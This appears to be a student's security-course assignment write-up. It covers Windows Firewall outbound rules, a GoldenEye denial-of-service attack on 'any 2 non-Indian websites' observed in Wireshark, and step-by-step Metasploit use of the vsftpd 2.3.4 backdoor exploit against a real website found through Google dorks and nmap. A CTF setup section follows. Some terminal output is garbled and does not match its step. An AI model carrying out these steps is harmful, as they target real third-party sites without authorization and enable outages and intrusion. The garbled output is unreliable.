Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	Yes	Block	No	%System...	Any	Any	Any	TCP	Any
@FirewallAPI.dll,-80204	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any	
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Profile**

Specify the profiles for which this rule applies.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name**

When does this rule apply?

**Domain**  
Applies when a computer is connected to its corporate domain.

**Private**  
Applies when a computer is connected to a private network location, such as a home or work place.

**Public**  
Applies when a computer is connected to a public network location.

< Back | Next > | Cancel

**Actions**

Outbound Rules

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

Blocking the NotePad StandAlone Application

Disable Rule

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	Yes	Allow	No	%System...	Any	Any	Any	TCP	Any
@FirewallAPI.dll,-80204	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any	
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Name**

Specify the name and description of this rule.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name**

Name: Blocking Instagram website

Description (optional):

< Back | Finish | Cancel

**Actions**

Outbound Rules

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

Blocking the NotePad StandAlone Application

Disable Rule

**Finally we have blocked the instagram web application too.**

**B. Perform Dos Attack using the golden eye tool on any 2 non-Indian Websites and observe the traffic in Wireshark .**

**Dos Attack :** A type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the devices normal functioning .

**Golden eye:** It is free and open source tool

Now here in this we need to perform Dos attack using the golden eye tool on any 2 non-Indian Websites and observe the traffic in Wireshark

**Step 1:** First open kali linux

**Step 2:** Start giving the commands


**Step 3:**

```


[121@kali:~/] ~
[121@kali:~/]$ git pull https://github.com/ka11/NetIdentity.git
From https://github.com/ka11/NetIdentity
 * branch            master     -> FETCH_HEAD
   0e03f3d..3a144a4 master      ! [new branch] master      -> origin/master
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/master
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/identity
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/getidentity.py
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/identity.py
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/identity
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/identity
   0e03f3d..3a144a4 master      ! [new branch] master      -> ka11/identity

```


## Step 4 : Verify the traffic in Wireshark



## Check for Another Website



## Step 2:



**Now from this we can Observe that we observed the traffic of two non- Indian websites**

**C. Perform a backdoor on a target website using the Metasploit.**

## **Performing the backdoor on a target Website using the Metasploit.**

**A backdoor is a malware type that negates normal authentication procedures to access a system. As a result, remote access is granted to resources within an application, such as databases and file servers, giving perpetrators the ability to remotely issue system commands and update malware.**

**STEP-1: Collect any Non-indian Website using Google dorks and copy its URL. (OR) get the ip address of that url using whois lookup tool.**

**STEP-2: Now open the kali linux and type the command “ nmap -p -sV ‘website url’” or “nmap -p -sV URL ip address”.**

**STEP-3:Later it will give some open ports and their versions. Then search for the FTP open port with the versions “vsftpd 2.3.4” or “ProFtpd 1.3.3c”.**

**STEP-6:**Open the root user in the kali linux as we are using the metasploit framework for performing backdoor on a website.So give the command “sudo su”

**STEP-5:**Later, give the command “msfconsole” to open the Metasploit Framework.

**STEP-6:**It takes a few seconds to enter into the metasploit framework console in kali. After getting the console search for the backdoor you wanted to exploit. I.e, “search ftp backdoor”.

**STEP-7:**It will provide you some exploits of the FTP backdoor with its version, exploit name and its description.

**STEP-9:** For example your target website has FTP open port with the version so called “vsftpd 2.3.4”.

**STEP-10:** Then you need to choose the exploit using the command- “use exploit/unix/ftp/vsftpd\_234\_backdoor”.

**STEP-11:** And then set RHOST for that exploit using the command “set RHOST ip-address”

**STEP-12:** Later set RPORT as FTP port number using “set RPORT 21” command.

**STEP-13:** Now run the exploit using the command “exploit”. If it is backdoored, you will get the ftp> console and that will be the output.



## **ASSIGNMENT - 6**

**Find flags {\*\*\*\*\*} that is in the Vulnerable System**

**A. Identify the hidden message in the README file**

**> Decrypt the secret Data to get a link >**

**Download the OVA file from the link > Import  
the OVA file**

**Step 1: First Decrypt the secret data to Get the  
link**

**Step 2: Go to the Google and type cyber chef Which  
is mostly for url decode**

**Step 3 : Now from there we can observe that the url  
has been decoded .**

**Now decrypting the key**

**PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6J  
HgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY  
2ZbFKQynvrBKHqtR2L6**

The screenshot shows the CyberChef interface with a 'From Base58' recipe applied to input data. The input is a long string of characters: PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFugo3AvM6JHgwDgxsvDgTxP7t78zZn6CEEv2JHw rBKHqtR2L6. The output is a Google Drive download link: <https://drive.google.com/file/d/12XaretL-z-legDhKouseyHht0nWBLrq2/view?usp=sh>.

Google Drive can't scan this file for viruses.


TASK-6.ova (3.2G) is too large for Google to scan for viruses. Would you still like to download this file?

[Download anyway](#)






**Now from this we need to extract the URL for the decrypted key .**


**STEP-4: After decrypting download the OVA file from the drive link provided.**




**STEP-5: Now , go to kali linux, and navigate to the file option on the left side top options and click on import appliances and select a file under the folder option and click on next and click on finish.**



